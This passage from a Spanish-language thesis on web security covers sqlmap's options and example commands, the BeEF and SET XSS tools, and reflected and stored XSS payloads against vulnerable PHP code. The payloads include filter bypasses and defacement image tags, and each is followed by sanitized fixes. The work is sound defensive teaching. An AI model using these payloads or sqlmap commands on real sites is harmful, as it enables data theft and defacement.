inyecciones SQL en el host de destino, el usuario puede elegir entre una variedad de opciones entre ellas, enumerar los usuarios de las base de datos, los hashes de contraseñas, privilegios, o realizar todo el volcado de tablas / columnas específicas del DBMS, además ejecutar sentencias SQL propias, leer archivos específicos en el sistema de archivos y mucho más[6].

2.3.1.3 Parámetros principales utilizados en Sqlmap

- -h o -hh [Muestra la ayuda de la herramienta en la línea de comando.] (el parámetro -hh muestra la ayuda de todos los parámetros).
- -u o --url [URL vulnerable a la que se realiza la inyección SQL] (tiene que ser una URL válida ej. `http://www.example.com/id?=123`).
- --users [Muestra una lista con los nombres de todas los usuarios del SGBD.]
- -U [Selecciona un usuario del SGBD por su nombre.]
- --current-user [Devuelve el nombre del usuario actual de la base de datos.]
- --dbs [Muestra una lista con los nombres de todas las bases de datos del SGBD con el que interactúa la aplicación web.]
- -D [Selecciona una base de datos por su nombre.]

[6] Para conocer todas las facilidades que brinda Sqlmap visite su sitio oficial en http://www.sqlmap.org o consulte el manual de la herramienta en esta dirección: https://github.com/sqlmapproject/sqlmap/wiki. O consulte los materiales adjuntos que se entregaron con este proyecto de diploma.

- --current-db [Devuelve el nombre de la base de datos con la cual interactúa la aplicación web vulnerable.]
- --tables [Muestra una lista con los nombres de todas las tablas de la base de datos seleccionada.]
- -T [Selecciona una tabla especifica por su nombre.]
- --columns [Muestra una lista con los nombres de todas las columnas de la tabla seleccionada.]
- --dbms [Con este parámetro se especifica el motor de base de datos al que atacar. Es decir se le específica a la herramienta que realice solamente la explotación y las pruebas compatibles con el SGBD especificado.]
- --dump [Hace un volcado de datos a un fichero .csv de los datos de una o varias tabla, una o varias columnas, de la base de datos seleccionada.] (La información extraída se muestra en forma de tabla.)
- --sql-shell [Lanza el prompt sql-shell>, que no es más que un intérprete de sentencias SQL, que interactúa con el SGBD.]
- --os-shell [Lanza el prompt os-shell>, es un intérprete de comandos (similar al CMD de Windows), que actúa sobre el sistema operativo sobre el cual este corriendo el SGBD.]

2.3.1.5 Ejemplos de uso con Sqlmap

1. Obtener el usuario actual a través del cual interactúa el servidor web con el servidor de base de datos con el cual interactúa la aplicación web identificada por la URL vulnerable mostrada a continuación: `http://www.example.com/category.php?id_cat=1`.

```
./sqlmap.py --url="http://www.example.com/category.php?id_cat=1" --current-user
```

2. Obtener el nombre de las base de datos que se encuentran en el servidor de base de datos

```
./sqlmap.py --url="http://www.example.com/category.php?id_cat=1" -dbs
```

3. Obtener las tablas de la base de datos `example`.

```
./sqlmap.py --url="http://www.example.com/category.php?id_cat=1" -D example --tables
```

4. Obtener las columnas de la tabla `category` en la base de datos `example`.

```
./sqlmap.py --url="http://www.example.com/category.php?id_cat=1" -D example -T category --columns
```

En el anexo tres se presentan las herramientas Pangolin y Havij dos de las herramientas con interfaz gráfica más populares y efectivas en la explotación de la vulnerabilidad Inyección SQL.

2.3.2 Herramientas para la explotación de la vulnerabilidad XSS

Con el advenimiento de la aplicación web dinámica y las tecnologías de desarrollo que se utilizan hoy en día, aumentó el uso de los servicios web provocando un incremento en las vulnerabilidades de las aplicaciones web, de ahí que el *Cross Site Scripting* (XSS) es uno de los ataques de inyección de código más comunes, al igual que sucede con la inyección SQL.

Son varias las herramientas que existen para automatizar un ataque XSS contra una aplicación web vulnerable, a continuación una lista con las más populares:

- BeEF
- Xenotix
- XSS Framework (XSSF)
- SET
- XSS Proxy
- X5S

2.3.2.1 Características

Estas herramientas facilitan el proceso de detectar y explotar la vulnerabilidad XSS véase varias de sus características:

- Realizan ataques de ingeniería social.
- Suplantan fácilmente la identidad de un sitio determinado.
- Envían ataques por mail a las cuentas de correo de la organización.
- Integración con el Framework Metasploits.
- Explotan navegadores web vulnerables.
- Interceptan y analizan el tráfico entre el navegador web y la aplicación web destino.

2.3.2.2 BeEF

BeEF (acrónimo del inglés *Browser Exploitation Framework*) es una potente herramienta de seguridad que utiliza técnicas pioneras que proveen la posibilidad de realizar ataques de penetración y poder experimentar varios vectores de ataques de carácter prácticos. La herramienta se centra en el aprovechamiento de las vulnerabilidades del navegador para abarcar la seguridad desde un punto un punto objetivo. Este proyecto es desarrollado exclusivamente para la investigación legal y la realización de pruebas. El funcionamiento de BeEF se basa en el enlace con uno o más navegadores web

definiendo así un contexto de seguridad diferente y de ese modo proporcionar un conjunto de vectores de ataques únicos[7].

En BeEF se destacan las siguientes funcionalidades:

- Módulos de explotación de navegador.
- Browser proxy.
- La integración con Metasploits.
- Programas de detección.
- Intranet servicio de explotación.
- Ingeniería social.




Ilustración 2.2 Interfaz gráfica de BeEF.

[7] Conozca más detalles sobre la herramienta visite su página oficial en http://beefproject.com o consulte los materiales que se adjuntaron con este proyecto de diploma.

Conclusiones parciales del capítulo

Se probaron varias herramientas que permiten la detección y la explotación de las vulnerabilidades informáticas más comunes. Se caracterizaron varias de ellas y se realizaron ejemplos de demostración que se incluyeron en los anexos y se propone la utilización de las siguientes herramientas:

La herramienta Burpsuite para la auditoría de aplicaciones web.

Las herramientas SET y BeEF para la explotación de las aplicaciones web vulnerables a XSS.

La herramienta Sqlmap para la explotación de la vulnerabilidad inyección SQL.

CAPÍTULO III

IMPLEMENTACIÓN, VALIDACIÓN Y RECTIFICACIÓN DE VULNERABILIDADES INFORMÁTICAS

CAPÍTULO III: IMPLEMENTACIÓN, VALIDACIÓN Y RECTIFICACIÓN DE VULNERABILIDADES INFORMÁTICAS

Introducción al capítulo

Uno de los lenguajes más populares para la creación de páginas web dinámicas es PHP (acrónimo del inglés, *PHP Hypertext Pre-processor*). Su auge se debe en gran medida a la aparición de CMS (acrónimo del inglés, *Content Management System* o Sistema de gestión de contenidos) como Wordpress o Joomla que permiten la creación de portales web a personas (u organizaciones o empresas) sin conocimiento alguno de programación mediante sencillas interfaces que automatizan todo el proceso, desde la creación de bases de datos donde almacenar información hasta la publicación de la información almacenada en éstas.

PHP no está exento de problemas de seguridad. En el caso de las páginas web, existen exploits que están destinados a causar comportamientos extraños en la aplicación o extraer información sensible del propio servidor o de los usuarios que visiten la página web.

3.1 Como evitar ataques XSS Reflejado

Este tipo de vulnerabilidad compromete la seguridad del usuario y no la del servidor. Consiste en inyectar código HTML o JavaScript en una aplicación web, con el fin de que el navegador de un usuario ejecute el código inyectado en el momento de ver la página alterada cuando accede a esta. La forma conocida como reflejada comúnmente se produce en sitios que reciben información vía GET (aunque también puede darse el caso vía POST).

```
http://www.example.com/buscador.php?d=cadena_a_buscar
```

Recuadro 3.1 URL donde se utiliza el método de petición HTTP GET.

Si sufriera este tipo de vulnerabilidad se podría inyectar código en el navegador del siguiente modo:

```
buscador.php?d=<script type="text/javascript">script();</script>
```

Recuadro 3.2 Inyección de código HTML en la URL de una aplicación web vulnerable a XSS.

De esta forma el código insertado no se mostraría de forma persistente, pero aun así un usuario malintencionado podría crear una URL que ejecute el código malicioso para posteriormente enviárselo a una persona y que al ejecutarlo ésta pueda sustraer cookies o incluso su contraseña *(Phishing*).

3.1.1 Explotando la vulnerabilidad

Para ejemplificar este tipo de vulnerabilidad se presenta una página en la que se solicita un nombre a través de un formulario. Una vez enviado, el script muestra la cadena de texto "Hello nombre_enviado".

El código fuente vulnerable es el que se muestra a continuación:

```php
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
 $isempty = true;
} else {
 $html .= '<pre>';
 $html .= 'Hello ' . $_GET['name'];
 $html .= '</pre>';
}
?>
```

Recuadro 3.3 Código php vulnerable encargado de mostrar la cadena 'Hello nombre_enviado' donde el nombre es introducido por el usuario.

Esta porción de código sólo valida que el nombre introducido no sea una cadena vacía.

Así pues, para probar la vulnerabilidad de esta página se inyectará el siguiente código HTML que incluye un script JavaScript:

```
<img src=http://hacking-web.com/photo/1233.jpg />
```

Recuadro 3.4 Código malicioso responsable de realizar el deface que se muestra en la ilustración 3.1.




Ilustración 3.1 Deface realizado por un atacante a un sitio vulnerable a XSS reflejado.

Observe el siguiente código:

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
 $isempty = true;
} else {
 $html .= '<pre>';
 $html .= 'Hello ' . str_replace('<script>', '', $_GET['name']);
 $html .= '</pre>';
}
?>
```

Recuadro 3.5 Código malicioso donde se reemplaza la etiqueta <script> por una cadena vacía.

En la sección de código anterior se realiza un pequeño filtrado de la cadena de texto recibida a través del formulario haciendo uso de la función `str_replace()` (dentro del recuadro rojo en el recuadro 3.5) para, en caso de ser encontrada, remplazar la cadena `<script>` por una cadena vacía.

Se usará el mismo mensaje de alerta JavaScript usado en el ejemplo 1 del capítulo 1, con la diferencia que en esta ocasión el tag HTML se escribirá en mayúsculas (y de este modo evitar que la función `str_replace()` encuentre coincidencia y sustituya el tag por una cadena vacía).

```
<SCRIPT>alert("Página vulnerable")</SCRIPT>
```

Recuadro 3.6 Código malicioso donde se modifican las etiquetas <script> por su similar en mayúsculas <SCRIPT> para evitar filtrado resaltado en rojo del recuadro 3.5.

Aunque también hubiera bastado con añadir el tipo de script al tag `<script>` para que no se produjera coincidencia alguna:

```
<script type="text/javascript">alert("Página vulnerable")</script>
```

Recuadro 3.7 Código malicioso donde se agrega el tipo (type="text/javascript") a la etiqueta <script> para evitar filtrado resaltado en rojo del recuadro 3.5.

Como la única etiqueta HTML filtrada es <script>, se podría insertar cualquier código HTML imaginable. Por ejemplo, un hipervínculo a la página www.casino.com:

```
<a href="http://www.casino.com">Casino</a>
```

Recuadro 3.8 Código malicioso donde agrega un vínculo a la dirección web "http://www.casino.com".




Ilustración 3.2 Muestra la palabra Casino con el vínculo a la dirección web del recuadro 3.8.

3.1.2 Como evitar la vulnerabilidad XSS reflejado

Para evitar este tipo de vulnerabilidad se recomienda filtrar siempre la información procedente del usuario antes de hacer uso de ella. Generalmente con filtrar los caracteres (<) y (>) sería suficiente, aunque se recomienda también filtrar los nombre de las etiquetas que pueden resultar peligrosas en este tipo de ataque como: *<script>, <object>, <applet>, <embed> y <form>, etc*.

Asimismo se pueden realizar comprobaciones para comprobar que el tipo de dato introducido y la longitud de cada campo se correspondan con lo esperado.

Para tener un alto nivel de seguridad se hace uso de la función `htmlspecialchars()` para convertir caracteres especiales en entidades HTML.

```php
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
 $isempty = true;
} else {
 $html .= '<pre>';
 $html .= 'Hello ' . htmlspecialchars($_GET['name']);
 $html .= '</pre>';
}
?>
```

Recuadro 3.9 Código php donde se validan los datos introducidos por el usuario usando la funcion htmlspecialchars(), ya este código esta sanitizado por lo tanto deja de ser vulnerable.

Para comprender su funcionalidad se mostrara varias formas de codificar estos caracteres para que el browser los interprete como texto y no como parte del HTML. Se observará como codificar los 5 caracteres más relevantes (llamados "Big 5" en algunos lugares) y la barra hacia delante "/" (usada para cerrar etiquetas en el lenguaje HTML):

Caracteres	Nombre	Entidad HTML
&	et	se convierte en `&`
“	comillas dobles	se convierte en `&quot;` con ENT_NOQUOTES no establecido
‘	comilla simple	Se convierte en `&#039;` o `&apos;` con ENT_QUOTES establecido
<	menor que	se convierte en `<`
>	mayor que	se convierte en `>`

Tabla 1 Caracteres más usados para realizar ataque XSS o inyecciones SQL, son conocidos como los Big 5.

Otra función muy frecuente para evitar este tipo de ataques es `strip_tags()`[8].Esta función retira las etiquetas HTML y PHP de una cadena dada.

```
string strip_tags(string $str [,string $allowable_tags])
//Retira las etiquetas HTML y PHP de un string.
```

Recuadro 3.10 Función strip_tags utilizada para retirar las etiquetas HTML y PHP de una cadena introducida por el usuario y de esta forma evitar ataques XSS.

3.2 Como evitar ataques XSS Almacenado

XSS almacenado, también llamado XSS directo o persistente, consiste en embeber código HTML o *JavaScript* en una aplicación web pudiendo llegar incluso a modificar la propia interfaz de un sitio web (*defacement*). Al igual que en el caso de XSS reflejado, esta vulnerabilidad compromete la seguridad del usuario y no la del servidor.

La diferencia frente a XSS reflejado es que este tipo de vulnerabilidad es persistente (de ahí que se le conozca también por ese nombre) ya que el código malicioso insertado generalmente es almacenado en una base de datos.

Tras descubrir cómo inyectar código en la web, las posibilidades que ofrece esta vulnerabilidad al atacante son diversas:

- Inyectar código que robe las cookies del resto de usuarios.
- Inyectar código que redireccione la página web a una página externa.
- Realizar un *deface* a la interfaz con el propósito de estropear el diseño web.
- Troyanizar un gran número de navegadores de usuarios, tomando un control remoto sobre muchos navegadores.

[8] http://php.net/manual/es/function.strip-tags.php

3.2.1 Explotando la vulnerabilidad

Observe el código fuente vulnerable que se muestra a continuación:

```php
<?php
if(isset($_POST['btnSign'])){
   $message = trim($_POST['mtxMessage']);
   $name    = trim($_POST['txtName']);
   // Sanitize message input
   $message = stripslashes($message);
   $message = mysql_real_escape_string($message);
   // Sanitize name input
   $name = mysql_real_escape_string($name);
   $query = "INSERT INTO guestbook (comment,name)VALUES('$message','$name');";
   $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );
}
?>
```

Recuadro 3.11 Código php vulnerable a XSS almacenado encargado de almacenar en la base de datos el nombre del usuario y un comentario.

Este script recoge la información enviada a través del siguiente formulario, en el que los visitantes de la web pueden dejar un mensaje con su nombre (a modo de libro de visitas). Ambos campos son filtrados con la función `trim()` y `mysql_real_escape_string()` antes de ser insertados en la base de datos.

Asimismo, el campo correspondiente al mensaje pasa por la función `stripslashes()` para eliminar las barras en caso de que el mensaje contenga comillas escapadas. Sin embargo no se realiza ningún filtrado para eliminar código HTML que pudiera contener el mensaje…




Ilustración 3.3 Muestra los campos "Name" y "Message" que recogen el nombre y un comentario que los usuarios desean dejar en la aplicación web.

Una vez que se pulsa en el botón de envío del formulario, el nombre y el mensaje quedan grabados en la base de datos y al volver a cargar la página se mostrarán bajo dicho formulario:




Ilustración 3.4 Una vez introducidos los datos los muestra en la página web y los almacena en la base de datos con la que interactúa la aplicación.

Para comprobar si es vulnerable a XSS en el campo textarea `mtxMessage` esta vez introduce un *tag* HTML idéntico al usado en el ejemplo1 del capítulo1 con el que lanzar una ventana de alerta JavaScript.

Un usuario mal intencionado podría, por ejemplo, provocar un *deface* del sitio web, modificando la estructura de la página pudiendo llegar en algunos casos a hacer ilegible su contenido.

```
<img src=http://web-hacking.com/r/Hack.jpg/>
```

Recuadro 3.12 Código malicioso responsable de realizar un deface que se puede apreciar en la ilustración 3.5.




Ilustración 3.5 Deface realizado en la sección de la página donde se muestran los comentarios de los usuarios.

Como se observa en la siguiente figura (Ilustración 3.6), la entrada con el código inyectado fue insertada en la base de datos que almacena la información de la aplicación:




Ilustración 3.6 Se almacena el código malicioso y por tanto cada vez que cualquier usuario cargue la página web infectada para dejar un comentario la página aparecerá distorsionada o ilegible en algunos casos.

3.2.2 Como evitar la vulnerabilidad XSS almacenado

Al igual que con el XSS reflejado, se recomienda siempre filtrar la información procedente del usuario antes de hacer uso de ella.

Para alcanzar un alto nivel de seguridad se hace uso de las funciones `htmlspecialchars()`, `mysql_real_scape_string()` y `stripslashes()`.

Observe el código vulnerable una vez sanitizado con el uso de las funciones mencionadas anteriormente, pasa de ser un código vulnerable a ser un código seguro.

```php
<?php
if(isset($_POST['btnSign'])){
    $message = trim($_POST['mtxMessage']);
    $name    = trim($_POST['txtName']);
    // Sanitize message input
    $message = stripslashes($message);
    $message = mysql_real_escape_string($message);
    $message = htmlspecialchars($message);
    // Sanitize name input
    $name = stripslashes($name);
    $name = mysql_real_escape_string($name);
    $name = htmlspecialchars($name);
    $query = "INSERT INTO guestbook (comment,name)VALUES('$message','$name');";
    $result = mysql_query($query) or die('<pre>' . mysql_error() . '</pre>' );
}
?>
```

Recuadro 3.13 Dentro del recuadro rojo se muestra la sanitización del código vulnerable a XSS almacenado.

Las medidas de seguridad para filtrar la información recibida del formulario son las mismas que en el caso de la vulnerabilidad XSS reflejado con la diferencia de que también ejecuta la función `mysql_real_escape_string()` antes de insertar la información en la base de datos.

Existen algunas librerías creadas para evitar el ataque tanto de XSS almacenado como de XSS reflejado. Una de las librerías más interesante es

PHP Input Filter[9] que ha sido premiada por su labor. Otros esfuerzos interesantes son el proyecto **OWASP ESAPI**[10] que implementa reglas de validación para formularios implementados en los siguientes lenguajes Java, .NET, PHP, Classic ASP, Perl, Python, and Haskell, y **AntiXSS**[11] para ASP.NET.

El anexo 2 tiene las implementaciones de varias funciones en PHP que validan los datos introducidos por los usuarios y evitan ataques XSS.

3.3 Como evitar la vulnerabilidad inyección SQL

